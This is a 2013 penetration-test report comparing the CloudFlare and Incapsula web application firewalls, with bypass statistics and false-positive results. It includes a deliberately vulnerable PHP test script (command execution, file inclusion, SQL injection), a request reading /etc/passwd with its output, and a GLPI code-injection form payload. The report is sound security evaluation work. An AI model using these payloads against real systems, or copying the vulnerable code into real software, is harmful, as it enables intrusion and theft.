


CloudFlare vs Incapsula: Round 2

Web Application Firewall

Comparative Penetration Testing Analysis Report v1.0

October, 2013

Zero Science Lab

Humberto Cabrera
Gjoko Krstic
Stefan Petrushevski

```
           ##          ##
          #  #        #  #
         #    #      #    #
        #O     #    #     O#
       #[*]     #  #     [*]#
                ####
           $id="\xFF\xFE".
        "\xFF\x0E\x4E\x00".
       "\x65\x00\x72\x00\x6F".
     "\x00\x49\x00\x53\x00\x4F".
   #####===###_O----O_###===#####
   "\x00\x30\x00\x2E\x00\x30\x00".
   "\x33\x00\x2E\x00\x30\x00\x31".
     "\x00\x0B\x00\x00\x00\x01".
      "\x00\x00\x00\x00\x00".
             "\x10\x4E".
               "\x45".
               "\x52".
               "\x4F".
     "\x20\x42\x55\x52\x4E\x49".
  "\x4E".    "\x47\x20".   "\x52".
"\x4F".    "\x4D\x00\x00".    "\x00".
"\x9C".   "\x20\xBC\x4A\x9C". "\x20".
 "\xBC".    "\x4A\xFF\xFF".  "\xFF".
 "\xFF".    "\xFF\xFF\xFF".  "\xFF".
"\x00".       "\x00\x00".     "\x00".
"\x9F".    "\x20".   "\xBC".  "\x4A".
"\x01".  "\x00".       "\x00"."\x00".
 "\x00". "\x00".       "\x00"."\x00".
 "\x01"."\x00\x00". "\x00\x01"."\x00".
 "\x00".                       "\x00".
 "\x01".                       "\x00".
  "\x00".                     "\x00".
  "\x00".                     "\x00".
    "\x00".                 "\x00";
```

Index

Summary

This document contains the results of a second comparative penetration test conducted by a team of security specialists at Zero Science Lab against two cloud-based Web Application Firewall (WAF) solutions: Incapsula and Cloudflare. This test was designed to bypass security controls in place, in any possible way, circumventing whatever filters they have. Given the rise in application-level attacks, the goal of the test was to provide IT managers of online businesses with a comparison of these WAFs against real-world threats in simulated real-world conditions.

Zero Science Lab is a Macedonian Information Security Research and Development Laboratory that specializes in information security hardening, consulting, network security, vulnerability research, software and hardware security assessment, penetration testing, malware analysis, forensics and much more - http://www.zeroscience.mk

Background

In February 2013, we conducted the first comparative pentest analysis of the CloudFlare, Incapsula and ModSecurity Web Application Firewall (WAF) solutions. The goal of a WAF is to block hacker attacks / unwanted malicious traffic to your web application with as few false positives as possible.

Since then, all three vendors had replied to the findings, applying patches to the discovered bypasses and improving their products to protect their customers from web attacks. In August 2013, CloudFlare even launched a new rule-based WAF to augment their existing heuristics-based WAF (which we used in the first pentest). Since Incapsula also uses a rule-based approach, we decided that now is a good time to run a follow-up pentest comparison, this time focusing only on CloudFlare's new WAF and Incapsula's WAF. Over the past 8 months, both vendors have improved their firewall solution by adding extra features, upgrading the rulesets and signature detection algorithms.

The difference between this report and the previous one is that now we have focused more on real-world web application exploitation applying known encoding techniques, as well as the rate of false positives.

Results

1. Attack Vector coverage

The table below shows the overall statistics of the exploits testing:

WAF Pentesting - October 2013	Incapsula "Business" Plan $59/Site/Month	CloudFlare "Business" Plan New Rule-based WAF $200/Site/Month
Total XSS Tests	**124**	**124**
XSS Bypassed	**2**	**11**
XSS Blocked	**122**	**113**
Total SQLi Tests	**221**	**221**
SQLi Bypassed	**1**	**102**
SQLi Blocked	**220**	**119**
Total LFI/RFI Tests	**25**	**25**
LFI/RFI Bypassed	**4**	**25**
LFI/RFI Blocked	**21**	**0**
Total RCE Tests	**15**	**15**
RCE Bypassed	**2**	**12**
RCE Blocked	**13**	**3**

2. *WAF evasion techniques*

Blackbox penetration test was conducted against the two services (using their respective Business Plans), applying known filter evasion techniques to bypass their web application firewall solution using real-world scenarios and variety of attack vectors.

We wanted to check how the WAFs deal with evasion techniques, and we took common vectors for each rule and obfuscated them using different evasion techniques like:

- Multi-parameter vectors
- Microsoft Unicode encoding
- Invalid characters
- SQL comments
- Redundant white space
- HTML encoding for XSS
- Javascript escaping for XSS
- Hex encoding for XSS
- Character encoding for Directory Traversal

WAF Evasions Pentesting - October 2013	**Incapsula "Business" Plan $59/Site/Month**	**CloudFlare "Business" Plan New Rule-based WAF $200/Site/Month**
Total SQLi Evasions	**5**	**5**
SQLi Evasions Bypassed	**1**	**4**
SQLi Evasions Blocked	**4**	**1**
Total LFI/RFI Evasions	**4**	**4**
LFI/RFI Evasions Bypassed	**0**	**4**
LFI/RFI Evasions Blocked	**4**	**0**
Total XSS Evasions	**7**	**7**
XSS Evasions Bypassed	**1**	**3**
XSS Evasions Blocked	**6**	**4**

3. *Known Vulnerabilities Handling*

Each of the exploits was executed with their default given payload. After that, we applied the evasion techniques on the same payloads and mark the results. Below is a table that gives you an overview of which vulnerability was blocked and which vulnerability has bypassed the WAF mechanisms for detecting known web application exploits.

Results (overview of real apps exploit bypass list):

Application and vulnerability	Incapsula "Business" Plan $59/Site/Month	CloudFlare "Business" Plan New Rule-based WAF $200/Site/Month
1. Practico CMS 13.7 Auth Bypass SQL Injection	Blocked	Bypassed
2. WP NOSpamPTI Plugin Blind SQL Injection	Blocked	Bypassed
3. WP TimThumb Plugin Remote Code Execution	Blocked	Bypassed
4. WP W3 Total Cache Plugin PHP Code Execution	Blocked	Blocked
5. webgrind 1.0 Local File Inclusion Vulnerability	Bypassed	Bypassed
6. Newsletter Tailor 0.2.0 Remote File Inclusion	Blocked	Bypassed
7. Apache Struts <2.2.0 Command Execution	Blocked	Blocked
8. Apache Struts includeParams RCE < 2.3.14.2	Blocked	Blocked
9. Apache Struts < 2.2.3 Multiple RCE	Blocked	Blocked
10. GLPI SQL Injection and Remote Code Execution Bypass	Bypassed	Bypassed

4. *False Positives*

Obviously a key evaluation criteria for a WAF is to be able to block as many attack variants as possible. However, in real life scenarios there is another evaluation criteria that is as important – not blocking legitimate users.

Testing for false positives is not a trivial task and the way we have decided to run this test is to simulate an administrator that is updating the application HTML. You would find this action in any CMS and it is specifically prone to false positives in XSS filters that look for suspicious HTML and Javascript code.

From our tests it seems that Incapsula has a mechanism to detect what CMS is installed on the web server and to automatically detect and whitelist legitimate administrative actions.

On the other hand CloudFlare's aggressive XSS filter blocked legitimate attempts to upload HTML and Javascript code to the application through the CMS built in functions.

User action	Incapsula "Business" Plan $59/Site/Month	CloudFlare "Business" Plan New Rule-based WAF $200/Site/Month
Upload HTML to WordPress	Passed	Passed
Upload Javascript code to WordPress	Passed	Blocked (False Positive)
PHPMyAdmin SQL Query	Passed	Blocked (False Positive)
Joomla Save Global Configuration	Blocked (False Positive)	Passed


Conclusion

From the results table, we can see that Incapsula's WAF continues to have an advantage over CloudFlare's WAF. We should also mention that only Incapsula's WAF is PCI-Certified, which is an advantage for certain types of online businesses.

While CloudFlare's new WAF solution showed substantial improvement since the first penetration test, it still does not provide the comprehensive level of security against certain types of web application attacks (e.g., SQL injection, Remote File Inclusion) that many online businesses today require.

We noticed the high block ratio of XSS attacks, but from all the types of attacks, main focus was on Cross-Site Scripting. The SQL Injection, Local and Remote File Inclusion, and Remote Code/Command Execution attacks had very low detection rate by the CloudFlare WAF.

Incapsula, on the other hand, has shown consistent security performance in both tests, with a high block ratio and few false-positives.



Intro


Both Incapsula and CloudFlare WAF services have improved their protection mechanisms and detection methodologies since the previous evaluation. That being said, we decided to put them on yet another heavy test and see what filters we can evade/bypass. All the settings were set to maximum level of protection in both testing environments.

This time we used several real-world applications vulnerable to different types of attack vectors to simulate a real hacking scenario against the firewall services of both vendors.

Along with the vulnerable applications, we used an improved PoC script file to test the solutions against generic attack vectors and their learning mechanisms. This script was written by us and it basically allows calling unsanitized input from the users which allowed us to exploit it and manipulate the results in several ways which would confirm 100% whether or not the filter was indeed working as expected.

Setup and configuration


We're not going in details on how to setup CloudFlare and Incapsula services. Refer to the previous report for more details. All we can say here is that the infrastructure design has remained the same which is the WAF sitting in front of the dedicated server, intercepting all requests that are destined for it. The setup process from client's perspective has stayed the same as well. We've set everything to 'ON' and 'HIGH' for both WAF options.



Rule Packages

Package Name	Description	Sensitivity	Action
OWASP ModSecurity Core Rule Set	Covers OWASP Top 10 vulnerabilities, and more.	High	Block
OWASP Protocol Violations	Detection of violations of the HTTP protocol that often indicate an attacker attempting to penetrate a site.	Triggered 2 times	ON
OWASP Protocol Anomalies	Detection of unusual use of the HTTP protocol that may indicate an attack, but that may also be legitimate.	Triggered 0 times	ON
OWASP Request Limits	Detection of excessively large numbers of HTTP headers, HTTP arguments or files.	Triggered 0 times	ON
OWASP HTTP Policy	Enforcement of policies around the HTTP protocol such as methods that are supported and headers that are allowed.	Triggered 0 times	ON
OWASP Bad Robots	Detection of bad web robots that are not from search engines but perform malicious searching and spidering of web sites.	Triggered 0 times	ON
OWASP XSS Attacks	Cross site scripting (XSS) attacks that may result in unwanted HTML being inserted into web pages.	Triggered 100 times	ON
OWASP SQL Injection Attacks	Attacks against SQL servers that attempt to inject SQL statements through the web to leak information or take control of a SQL server.	Triggered 56 times	ON
OWASP Tight Security	Rules that are prone to false positives.	Triggered 0 times	ON
OWASP Generic Attacks	Detection of generic attacks against web-based applications without specific knowledge of the application. Detects things like attempting to access an LDAP directory, inject shell commands, and attacks	Triggered 42 times	ON
OWASP Common Exceptions	Special rules to reduce false positives.	Triggered 0 times	ON

CloudFlare WAF Settings



Backdoor Protect — Auto-Quarantine
Detect and Quarantine Backdoors uploaded to your website

Quarantined Backdoors

Add whitelist

Remote File Inclusion — Block Request
Detect attempts to manipulate the application into downloading and sometimes also executing a file from a remote location.

Add whitelist

SQL Injection — Block Request
Detect attempts to manipulate the logic of SQL statements executed by the web application against the database.

Add whitelist

Cross Site Scripting — Block Request
Detect attempts to run malicious code on your website visitor's browsers.

Add whitelist

Illegal Resource Access — Block Request
Detect attempts to access Vulnerable or Administrative pages, or view or execute System Files. This is commonly done using URL guessing, Directory Traversal, or Command Injection techniques.

Add whitelist

DDoS UPGRADE — Off
Detect and stop distributed denial of service attacks on your website.

Advanced Settings   Add whitelist

Incapsula WAF Settings

Targets and tools

For this occasion we've created two separate testbeds on separate server host machines.

- CloudFlare - cf.destr0y.net

- Incapsula - in.zeroscience.mk, inc.zeroscience.mk, inc.destr0y.net, 4sylum.elgringodelanoche.com

The testbed servers were running Apache web server with PHP and MySQL DBMS. Both the servers had the '*poc.php*' script deployed, which is vulnerable to Cross-Site Scripting, SQL Injection, Local and Remote File Inclusion, Cookie Poisoning and Command Execution attacks. We also installed several real-world web applications that are vulnerable to different attack vectors.

Practico CMS 13.7 Auth Bypass SQL Injection - by shiZheni (http://www.exploit-db.com/exploits/28129)

Practico CMS contains a flaw that may allow an attacker to carry out an SQL injection attack. The issue is due to the index.php script not properly sanitizing user-supplied input to the 'uid' parameter. This may allow an attacker to inject or manipulate SQL queries in the back-end database, allowing for the manipulation or disclosure of arbitrary data.

WP NOSpamPTI Plugin Blind SQL Injection - by Alexandro Silva (http://www.exploit-db.com/exploits/28485)

NOSpamPTI contains a flaw that may allow an attacker to carry out a Blind SQL injection attack. The issue is due to the wp-comments-post.php script not properly sanitizing the comment_post_ID in POST data. This may allow an attacker to inject or manipulate SQL queries in the back-end database, allowing for the manipulation or disclosure of arbitrary data.

WP TimThumb Plugin Remote Code Execution - by Mark Maunder (http://www.exploit-db.com/exploits/17602)

TimThumb is prone to a Remote Code Execution vulnerability, due to the script does not check remotely cached files properly. By crafting a special image file with a valid MIME-type, and appending a PHP file at the end of this, it is possible to fool TimThumb into believing that it is a legitimate image, thus caching it locally in the cache directory.

WP W3 Total Cache Plugin PHP Code Execution - by Unknown (http://osvdb.org/show/osvdb/92652)

W3 Total Cache Plugin for WordPress contains a flaw that is due to the program failing to properly restrict access to the mclude and mfunc PHP code inclusion macros. This may allow a remote attacker to insert and execute arbitrary PHP code.

webgrind 1.0 Local File Inclusion Vulnerability - by Michael Meyer (http://www.exploit-db.com/exploits/18523)

webgrind suffers from a file inclusion vulnerability (LFI) when input passed thru the 'file' parameter to index.php is not properly verified before being used to include files. This can be exploited to include files from local resources with directory traversal attacks and URL encoded NULL bytes.

Newsletter Tailor 0.2.0 Remote File Inclusion - by Snakespc (http://www.exploit-db.com/exploits/11378)

Newsletter Tailor contains a flaw that may allow a remote attacker to execute arbitrary commands or code. The issue is due to the index.php script not properly sanitizing user input supplied to the 'p' parameter. This may allow an attacker to include a file from a third-party remote host that contains commands or code that will be executed by the vulnerable script with the same privileges as the web server.

Apache Struts <2.2.0 Command Execution - by Meder Kydyraliev (http://www.exploit-db.com/exploits/14360)

Apache Struts versions < 2.2.0 suffers from a remote command execution vulnerability. This issue is caused by a failure to properly handle unicode characters in OGNL extensive expressions passed to the web server. By sending a specially crafted request to the Struts application it is possible to bypass the "#" restriction on ParameterInterceptors by using OGNL context variables. Bypassing this restriction allows for the execution of arbitrary Java code.

Apache Struts includeParams RCE < 2.3.14.2 - by Eric K., Douglas R. (http://www.osvdb.org/show/osvdb/93645)

Apache Struts contains a flaw that may allow an attacker to execute arbitrary commands. The issue is due to the handling of the includeParams attribute in the URL and Anchor tags. With a specially crafted request parameter, an attacker could inject arbitrary OGNL code that would be evaluated. In addition, a second evaluation of attacker supplied input can occur when the URL or Anchor tag tries to resolve arbitrary parameters, that would be evaluated as an OGNL expression.

Apache Struts < 2.2.3 Multiple RCE - by Takeshi Terada (http://www.securityfocus.com/bid/61189)

Apache Struts is prone to multiple remote command-execution vulnerabilities. Successful exploits will allow remote attackers to execute arbitrary commands within the context of the affected application.

GLPI < 0.84.1 Arbitrary PHP Code Injection - by High-Tech Bridge SA (http://www.exploit-db.com/exploits/28685)

GLPI suffers from an insufficient validation of user-supplied input passed to the "db_host", "db_user", "db_pass", and "databasename" HTTP POST parameters via "/install/install.php" script [that is present by default after application installation] before writing data into "/config_db.php" file. A remote attacker can inject and execute arbitrary PHP code on the vulnerable system.

Joomla CMS 3.1.5, WordPress 3.6.1 and phpMyAdmin 4.0.8 - False Positives Front

99% of the test was manually approached, but we used several tools for fuzzing and automation to see how the WAFs will behave on scanners and session tracking.

Tools used:

- Acunetix Web Vulnerability Scanner
- Havij SQL Injection Tool
- Burp Suite
- OWASP Zed Attack Proxy (ZAP)
- TamperData
- Firebug
- Cookies Manager+
- CookieMonster
- HttpFox
- Live HTTP Headers
- tcpdump
- Wireshark
- Metasploit Framework

We used the following browsers:

- Mozilla Firefox
- Microsoft Internet Explorer
- Google Chrome
- Opera
- Apple Safari
- Iceweasel

Contents of poc.php:

```
<html><title> RFI/LFI/SQLI/XSS PoC App </title><body>
<h1>PoC:</h1>
- Search - sql inj<br />
- Search2 - concat sql inj<br />
- cmd - rfi inj<br />
- cmd2 - lfi inj<br />
- x - xss parameter<br />
- cookie &amp;hallo&amp; - xss cookie<br />
- cookie &amp;notification&amp; - sqli cookie<br />
- cookie &amp;segment&amp; - lfi cookie<br />
- cookie &amp;market&amp; - rfi cookie<br />
<br />
<?php

$username="zslsu";
$password="changeme";
$db="zsldb";
mysql_connect(localhost,$username,$password) or die("NO NO!");
mysql_select_db($db);

$query=$_GET["Search"];
if(isset($query)){
        $results=mysql_query($query);
        if($results != null){
                        print_r (mysql_fetch_row($results));
        }else{
                        echo "Zero findings...";
        }
        mysql_close();
}

$s2=$_GET["Search2"];
if(isset($s2)){
                 $lq = "select * from testwaf where testzsl ='$s2'";
                 $results2=mysql_query($lq);
                 if($results2 != null){
                        print_r (mysql_fetch_row($results2));
        }else{
                        echo "Zero findings...";
        }
        mysql_close();
}

$cmd=$_GET["cmd"];
if(isset($cmd)){
        echo "<br /<br />RFI results-";
        passthru($cmd);
}

$cmd2=$_GET["cmd2"];
if(isset($cmd2)){
        echo "<br /><br />LFI results-";
        include($cmd2);
}

$x = $_GET["x"];
if(isset($x)){
         echo "<h2>".$x."</h2>";
}

$cook1 = $_COOKIE['hallo'];
if(isset($cook1)){
         echo "<h2>HELLO: ".$cook1."</h2>";
}

$cook2 = $_COOKIE['notifications'];
if(isset($cook2)){
         $lq = "select * from testwaf where testzsl ='$cook2'";
                 $results2=mysql_query($lq);
                 if($results2 != null){
                        echo "New notifications:";  print_r (mysql_fetch_row($results2));
        }else{
                        echo "Zero findings...";
        }
        mysql_close();
}

$cook3 = $_COOKIE['segment'];
if(isset($cook3)){
        echo "<br /><br />Segment Cookie LFI results-";
        include($cook3);
}

$cook4 = $_COOKIE['market'];
if(isset($cook4)){
        echo "<br /<br />Market cookie RFI results :)-";
        passthru($cook4);
}
?> <br /></body></html>
```

Testing and analysis

From previous report, Incapsula patched the bypasses and has improved their WAF and even included a new separate control for RFI attacks.

CloudFlare having in mind our previous results has introduced a much improved WAF based on OWASP Core Rule Set (ModSecurity). However, there are lots of bypasses present in the newly upgraded WAF solution. We noticed only a few false positives in CloudFlare while doing regular tasks, using a legitimate application from regular user's perspective. Given the fact that the False Positives test was executed using phpMyAdmin, this was more than expected.

Incapsula on the other hand had also a few false positives, including simple Joomla administrator actions. Unlike Cloudflare, Incapsula offers a great option for whitelisting the request URL and the affected parameter, which allows the WAF administrator to resolve incidents of this kind at any time.

What’s also important to note is that Incapsula can recognize an ongoing attack and block attacker's session. We specifically noticed this during the test using automated tools such as ZAP and Burp. Their blocking mechanism seems to be based on recognizing the fingerprint of the tool being used, so even if you try to trick it by changing the default User-Agent or manipulating other header fields, the WAF will still block your session. We didn't notice such mechanism on CloudFlare's WAF. CloudFlare blocks a session only if an attacker tries to manipulate and send invalid headers.


XSS vectors:

- Vectors making use of HTML5 features
- Vectors working on HTML4 and older versions
- Cascading stylesheet injection based vectors
- Plain JavaScript vectors
- E4X vectors working on gecko based browsers
- Vectors attacking DOM properties and methods
- JSON based vectors
- Vectors embedded in SVG files
- Vectors related to X(HT)ML
- UTF7 and other exotic charset based vectors
- Client side denial of service vectors
- HTML behavior and binding vectors
- Clickjacking and UI Redressing vectors

Results (CloudFlare):

Webgrind Local File Inclusion Bypass:

http://cf.destr0y.net/webgrind/index.php?file=/etc/passwd&op=fileviewer



cf.destr0y.net/webgrind/index.php?file=/etc/passwd&op=fileviewer
[CentralOps] [0-S] [Exploit-DB] [IT] [IT Forum] [devART] [Blog] [SecTube] [CXSec] [OSVDB] [PacketStorm] [SecFocus] [
webgrind v1.0
profiling in the browser

/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
bind:x:101:105::/var/cache/bind:/bin/false
fetchmail:x:102:65534::/var/lib/fetchmail:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
klog:x:104:107::/home/klog:/bin/false
syslog:x:105:108::/home/syslog:/bin/false
smmta:x:106:109:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
smmsp:x:107:110:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
mysql:x:108:112:MySQL Server,,,:/nonexistent:/bin/false
tomcat7:x:109:113::/usr/share/tomcat7:/bin/false

```

GLPI SQL Injection and Remote Code Execution Bypass:

```
<form action="http://cf.destr0y.net/glpi/install/install.php" method="post"
name="main">
<input type="hidden" name="install" value="update_1">
<input type="hidden" name="db_host" value="'; } passthru($_GET['cmd']); /*">
<input type="submit" id="btn">
</form>
```



cf.destr0y.net/glpi/install/install.php
